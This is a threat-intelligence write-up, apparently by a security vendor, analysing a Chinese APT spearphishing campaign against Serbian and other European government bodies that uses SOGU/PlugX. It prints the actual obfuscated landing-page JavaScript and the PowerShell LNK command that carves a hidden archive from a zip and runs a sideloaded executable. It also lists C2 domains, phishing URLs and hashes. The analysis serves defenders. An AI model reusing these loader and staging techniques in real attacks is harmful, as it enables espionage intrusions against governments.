CN APT targets Serbian Government

Oct 03, 2025 by StrikeReady Labs 4 minutes

Last week, a targeted spearphish was sent to a governmental department in Serbia related to aviation. Upon further pivoting, we found similar activity at other European nations from the same threat actor. A core infosec truth, often overlooked, is that only CN threat actors leverage the sogu/plugx/korplug toolset for live intrusions, with rare exceptions of red teams/researchers playing around with builders on VT. Occasionally, an outlier motivation is financial, but the vast majority of the time it is espionage. These linkages have been reliable for over a decade.



Figure 1: spearphish email

Upon clicking the link, the target is presented with a fake Cloudflare turnstile-style page



Figure 2: fake “turnstile”

The landing page uses an easily sig-able mechanism to obfuscate the URL, which we will use for subsequent pivoting.

```
const _KEY = 23;
const _parts = [
  [127, 99, 99, 103, 100, 45],
  [56, 56, 122, 110, 115, 120],
  [96, 121, 123, 120, 118, 115],
  [57, 109, 37, 46, 57, 96],
  [114, 117, 57, 116, 120, 101],
  [114, 57, 96, 126, 121, 115],
  [120, 96, 100, 57, 121, 114],
  [99, 56, 89, 86, 93, 66],
  [55, 71, 123, 118, 121, 55],
  [88, 117, 98, 124, 118, 55],
  [88, 92, 67, 88, 85, 86],
  [69, 55, 37, 39, 37, 34],
  [57, 109, 126, 103]
];

function reconstructUrl(parts, key) {
  return parts
    .map(segment => String.fromCharCode(...segment.map(c => c ^ key)))
    .join('');
}
```

Figure 3: unique way to obfuscate next stage url

One can notice a series of decimal values roughly in the printable ASCII range. When encountering these sorts of patterns, your eyes will start to notice repeated characters that would be found in a simple transform of a string like https://. In this case, 99 99 and 56 56 stick out. Having said that, the key (23) and encoding mechanism (xor, ^) are clearly readable in the code, so one would need to extract the values like `127 99 99 103 100 45 56 56 122 110` …. to convert the url to `104 116 116 112 115 58 47 47 109 121` or `https://my ... download.z29.web.core.windows.net/NAJU Plan Obuka OKTOBAR 2025.zip`.

Examining the zip we see:

filename	hash
NAJU Plan Obuka OKTOBAR 2025.lnk	`0d0dd1cbde02e4e138c352b82a0288cc`
NAJU Plan Obuka OKTOBAR 2025.zip	`f2d1fa1890e409996ed4a23bc69461fe`

Figure 5: top level zip → lnk

The lnk executes an obfuscated powershell command `-w 1 -c " ;; ;$oaswtd = (get-childitem -Pa $Env:USERPROFILE -Re -Inc *'NAJU Plan Obuka OKTOBAR 2025'.zip).fullname;;;$pqsin= [System.IO.File]::ReadAllBytes($oaswtd);$hkjbjcc=726;;$kudbjmgdyedt= [char]87+'r'+[char]105+'te'+[char]65+'l'+[char]108+'b'+[char]121+'tes';;echo $hkjbjcc;;;echo $hkjbjcc;; [System.IO.File]::$kudbjmgdyedt($Env:temp+'\\krnqdyvmlb.ta', $pqsin[$hkjbjcc..($hkjbjcc+1984000-1)]);;;;echo $hkjbjcc;;;;echo $hkjbjcc;;TaR -xvf $Env:TEMP\krnqdyvmlb.ta -C $Env:Temp;;echo $hkjbjcc;dir;;Start-Process $Env:temp\QXGG5H1Q-4V14-PYBM-GMIJ-UTGCPSSVXMT1\cnmpaui.exe;"`

Roughly, this powershell command reads the bytes of the zip `NAJU Plan Obuka OKTOBAR 2025.zip` by shell-like auto completion. Specifically, it reads data from the zip file after skipping 726 bytes, and reads `1984000` bytes and writes that to `%temp%\krnqdyvmlb.ta`

On *nix, you could perform this same file carve by doing something like `dd if="NAJU Plan Obuka OKTOBAR 2025.zip" of=krnqdyvmlb.ta bs=1 skip=726 count=1984000`

The file is then `untar`'d by doing `tar -xvf`, and we find the directory structure `QXGG5H1Q-4V14-PYBM-GMIJ-UTGCPSSVXMT1`:

filename	hash
`cnmpaui.dll`	`87e5299688e3fdae19bff67d760b533b`
`cnmpaui.exe`	`0538e73fc195c3b4441721d4c60d0b96`
`cnmplog.dat`	`a87b96ea0b53937e5957f5fbc04ef582`

Figure 6: extracted file from tar

At this point we see the below decoy content, and see a standard SOGU connection to `naturadeco.net`



Figure 7: decoy pdf shown during execution

We'll highlight two pivots to find other samples from adjacent campaigns.

Pivot 1) Searching for samples that leverage the same sideloaded binary, a `Canon Printer Assistant`. Due to how sideloading works, you need your malicious dll to be named the expected dll name from the binary, so the actual filename is generally the same across different campaigns, with the same abused top level binary. In this case, `cnmpaui.dll`. It's also worth looking at other SOGU artifacts, such as an oft included dat file of the same basename.

filename	hash	c2	source country
`Agenda_Meeting 26 Sep Brussels.zip`	`0a02938e088b74fe6be2f10bb9133f2a`	`racineupci.org`	Hungary
`JATEC workshop on wartime defence procurement (9-11 September).zip) =`	`f15c9d7385cffd1d04e54c5ffdb76526`	`cseconline.org`	Belgium
	`93f4ef07fd4d202fc95e13878b43dd64`	`vnptgroup.it.com`	Italy
`EPC invitation letter Copenhagen 1-2 October 2025.zip`	`227045c5c5c47259647f280bee8fe243`		Netherlands

Figure 8: other recent samples from the same campaign

EUROPEAN COMMISSION
DIRECTORATE-GENERAL FOR ENLARGEMENT AND EASTERN NEIGHBOURHOOD

The Director-General

Brussels

AGENDA: MEETING ON FACILITATING THE FREE MOVEMENT OF GOODS AT EU–WESTERN BALKANS CROSSING POINTS

Date & Time – *26 September 2025, 15h30 – 17h00*

Location – *Room Jean Rey, Berlaymont Building floor 01, Rue de la Loi 200, 1049 Brussels*

Agenda

15h30	Opening of meeting by Director General Gert Jan Koopman & introductions
15h45	Harmonising border procedures – Frequently recurring obstacles and barriers, and the proposed main interventions based on the EU–Western Balkans Green Lanes Initiative and BCP/CCP Fiches

- *Presentation by the Transport Community Secretariat and CEFTA, followed by discussion*

JATEC workshop on wartime defence procurement - POSTPONED

Thank you to those who have responded positively to the calling notice for the upcoming JATEC Workshop – Wartime Defence Procurement and Economy, originally scheduled for 9-11 September. After careful consideration, we have decided to postpone the event to a later date, please accept my sincere apologies for any inconvenience this change may have caused you.

Both JATEC and the NATO HQ International Staff want to ensure that the workshop is attended by the most appropriate participants and that both Ukraine and NATO Allies can gain the maximum benefit. We will write to you again soon with a revised date and further details. In the meantime, thank you for your understanding and on-going support.

Please accept my best wishes, and once again, I would like to express my sincere gratitude for your kind understanding.

Figure 9: sample decoy content from other related payloads

It should be noted that Szabolcs Schmidt, JamesWT, Google, reveng, and many other quality researchers, have recently talked about files or artifacts from these payloads.

Similarly, looking for the character encoding highlighted above, we can see other landing pages in this campaign

```
mydownload.z29.web.core.windows.net/EPC_invitation_letter_Copenhagen_1-2_October_2025.html
mydownloadfile.z7.web.core.windows.net/JATEC_workshop_on_wartime_defence_procurement_(9-11_September).html
mydownfile.z11.web.core.windows.net/Agenda_Meeting_26_Sep_Brussels.html
```

Figure 10: links sent to targets, likely by phishing

Pivot 2) The second pivot we want to make is to look for LNKs with a similar behavior. This can help us catch samples from earlier, or adjacent, campaigns. In this case, the specific invocation of `get-childitem -Pa $Env:USERPROFILE -Re -Inc` yields files that guttribution (tm) says are related, either by the actor, or by someone simulating the actor

NAJU Plan Obuka JUL AVGUST 2025.zip NAJU Plan Obuka JUL AVGUST 2025.lnk	9059d1980b44c6eb14e1ad9a5534b99e 8ced06c048e7945cf2992f3963703831
camscanner.zip CamScanner.lnk	2eca69304c478dda6b67b14d1de3de1b 02df7bfda531c0bdd3752832c5c21fe1
проект бюджета.zip проект бюджета.lnk	57245cc7224269dbb642fa5b409303c6 c0749c78aff5f38cda0cec02a4f7be50

Figure 11: other older artifacts, suspected from the same actor but previous campaigns

Some of these LNK use a different file carving algo … `.... | Where-Object {$bytes[$_] -eq 0x55 -and $bytes[$_+1] -eq 0x55 -and $bytes[$_+2] -eq 0x55 -and $bytes[$_+3] -eq 0x55 })[0] + 4;$length=1462272;$chunk=$bytes[$size..($size+$length-1)];$out = $Env:TEMP+'\'+$name+'.msi';`

TLDR, this searches for four U (0x55) in a row, carves the MSI file, and runs it (`7e697130d311f1050863c88f52afee91`), connects to `paquimetro.net` .. and down the rabbit hole we could go.

```php
<?php

$content= file_get_contents("NAJU Plan Obuka JUL AVGUST 2025.zip");

file_put_contents("carved.msi",substr($content,
        strpos($content,"\x55\x55\x55\x55")+4,1462272));

?>
```

Figure 12: sample php code to carve the msi from the zip

Acknowledgements

The authors would like to thank the reviewers, as well as peer vendors, for their comments and corrections. Please get in touch at research@strikeready.com if you have corrections, would like us to use your group name, or would like to collaborate on research.